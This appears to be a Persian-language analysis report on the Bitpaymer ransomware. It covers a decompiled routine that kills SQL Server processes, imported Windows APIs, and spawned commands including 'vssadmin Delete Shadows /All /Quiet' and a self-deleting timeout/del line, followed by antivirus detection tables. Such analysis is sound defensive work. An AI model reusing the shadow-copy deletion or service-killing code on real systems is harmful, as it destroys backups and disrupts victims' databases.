
تصویر ۱

Honest_Bitpaymer.c

```
1178    int v9; // [sp+234h] [bp-10h]@1
1179    int v10; // [sp+238h] [bp-Ch]@1
1180    int v11; // [sp+23Ch] [bp-8h]@1
1181    int v12; // [sp+240h] [bp-4h]@1
1182
1183    v7 = (int)L"MSSQLSERVER";
1184    v8 = (int)L"SQLSERVERAGENT";
1185    v9 = (int)L"SQLWriter";
1186    v10 = (int)L"MsDtsServer100";
1187    v11 = (int)L"MsDtsServer110";
1188    v4 = 556;
1189    result = CreateToolhelp32Snapshot(2, 0);
1190    v12 = result;
1191    if ( result != -1 )
1192    {
1193      if ( Process32FirstW(result, &v4) )
1194      {
1195        do
1196        {
1197          v1 = 0;
1198          do
1199          {
1200            if ( sub_401380((int)&v6, *(&v7 + v1)) )
1201            {
1202              v2 = OpenProcess(1, 0, v5);
1203              v3 = v2;
1204              if ( v2 )
1205              {
1206                TerminateProcess(v2, 0);
1207                CloseHandle(v3);
1208              }
1209            }
1210            ++v1;
1211          }
1212          while ( v1 < 5 );
1213        }
1214        while ( Process32NextW(v12, &v4) );
1215      }
1216      result = CloseHandle(v12);
1217    }
1218    return result;
1219  }
```

تصویر ۲

این باج‌افزار از کتابخانه‌های ویندوزی به همراه توابعی از هرکدام از کتابخانه‌ها استفاده می‌کند، در تصویر، استفاده از این کتابخانه‌ها به خوبی قابل مشاهده است، همچنین لیست کامل این کتابخانه‌ها به همراه توابع مورد استفاده نیز در ادامه‌ی متن آمده است.



ADVAPI۳۲.dll	SHELL۳۲.dll	USER۳۲.dll	ole۳۲.dll	ntdll.dll
OpenProcessToken	SHGetSpecialFolderPathW	CharUpperW	CoGetObject CLSIDFromString IIDFromString CoInitialize	RtlInitUnicodeString LdrEnumerateLoadedModules NtAllocateVirtualMemory NtQueryInformationToken RtlLeaveCriticalSection RtlEnterCriticalSection

KERNEL۳۲.dll	KERNEL۳۲.dll	KERNEL۳۲.dll	KERNEL۳۲.dll
CloseHandle	LockResource	GetModuleFileNameW	MultiByteToWideChar
CreateProcessA	lstrcatW	GetModuleHandleA	OpenProcess
CreateProcessW	lstrcmpiW	GetProcAddress	Process۳۲FirstW
CreateToolhelp۳۲Snapshot	lstrcmpW	GetProcessHeap	Process۳۲NextW
ExitProcess	lstrcpynW	GetSystemDirectoryW	ReadFile
ExitThread	lstrcpyW	GetWindowsDirectoryW	SizeofResource
FindResourceA	lstrlenW	LoadLibraryA	TerminateProcess
GetCurrentProcess	MoveFileW	LoadResource	

بر اساس بررسی‌های صورت گرفته، این باج‌افزار پس از اجرا فرایندهای زیر را ایجاد می‌کند :

Honest.Sample_٥b٤٦٣٢٨٩cdc٧fd٢٢٩ffb٣f٧٢.exe

- cmd.exe /c vssadmin Delete Shadows /All /Quiet
  - vssadmin.exe vssadmin Delete Shadows /All /Quiet
- cmd.exe /c timeout ١٥ && del C:\Sample_٥b٤٦٣٢٨٩cdc٧fd٢٢٩ffb٣f٧٢.exe
  - timeout.exe timeout ١٥

همانطور که قبلا نیز اشاره شد فرایند vssadmin.exe جهت حذف نسخه‌های shadowcopy اجرا می‌شود و فرایند timeout.exe جهت حذف فایل اجرایی باج‌افزار اجرا می‌گردد.

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار Bitpaymer (.LOCK) نشدیم.

خروجی سامانه VirusTotal :

در حال حاضر تعداد ٤٧ مورد از ٦٨ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Trojan.GenericKD.31070119	AegisLab	Gen.Troj.Heur!c
ALYac	Trojan.Ransom.Bitpaymer	Arcabit	Trojan.Generic.D1DA17A7
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Crypt.XPACK.Gen	Baidu	Win32.Trojan.WisdomEyes.16070401....
BitDefender	Trojan.GenericKD.31070119	Bkav	W32.eHeur.Malware08
CrowdStrike Falcon	malicious_confidence_90% (D)	Cybereason	malicious.39eaea
Cylance	Unsafe	Cyren	W32/Trojan.KJVN-8102
Emsisoft	Trojan.GenericKD.31070119 (B)	Endgame	malicious (high confidence)
eScan	Trojan.GenericKD.31070119	ESET-NOD32	Win32/Filecoder.NRI
Fortinet	W32/Generik.BXGJEYH!tr	GData	Trojan.GenericKD.31070119
Ikarus	Trojan.SuspectCRC	Jiangmin	Trojan.Cryptor.hj
K7AntiVirus	Trojan (005380eb1)	K7GW	Trojan (005380eb1)
Kaspersky	Trojan-Ransom.Win32.Cryptor.bue	Malwarebytes	Ransom.FileCryptor
MAX	malware (ai score=98)	McAfee	Artemis!2CDF5CC39EAE
McAfee-GW-Edition	BehavesLike.Win32.Injector.mm	Microsoft	Trojan:Win32/Occamy.C
NANO-Antivirus	Trojan.Win32.Cryptor.ffbdii	Palo Alto Networks	generic.ml
Panda	Trj/GdSda.A	Qihoo-360	Win32/Trojan.Ransom.9c7
Rising	Ransom.Cryptor!8.10A9 (CLOUD)	Sophos AV	Troj/BitPay-C
Sophos ML	heuristic	Symantec	Ransom.BTCware
TrendMicro	Ransom_BITPAYMER.THGABAH	TrendMicro-HouseCall	Ransom_BITPAYMER.THGABAH
VBA32	BScope.TrojanRansom.Cryptor	VIPRE	Trojan.Win32.Generic!BT
ViRobot	Trojan.Win32.Z.Crypt.22016.D	Webroot	W32.Trojan.GenKD
Yandex	Trojan.Cryptor!ZZoajatyqjI	Zillya	Trojan.GenericKD.Win32.132754
ZoneAlarm	Trojan-Ransom.Win32.Cryptor.bue	AhnLab-V3	Clean

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ٦ مورد از ١١ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نتیجه اسکن Honest_Bitpaymer.bin

آنتی‌ویروس	نسخه آنتی‌ویروس	نتیجه اسکن	
پادویش	2.3.190.2675	✔	Clean
sophos	9.14.2	✔	Clean
f_secure	11.00	ii	Dangerous: Trojan.GenericKD.31070119
kaspersky	5.5	ii	Dangerous: Trojan-Ransom.Win32.Cryptor.bue
eset	4.5.3.38255	ii	Dangerous: Win32/Filecoder.NRI
drweb	11.0.1.1607061217	✔	Clean
clam_av	0.99.2	✔	Clean
comodo	1.1.268025.1	ii	Dangerous: Malware
bitdefender	11.0.1.18	ii	Dangerous: Trojan.GenericKD.31070119
avast	2.1.2	✔	Clean
symantec	7.9.0.30	ii	Dangerous: Ransom.BTCware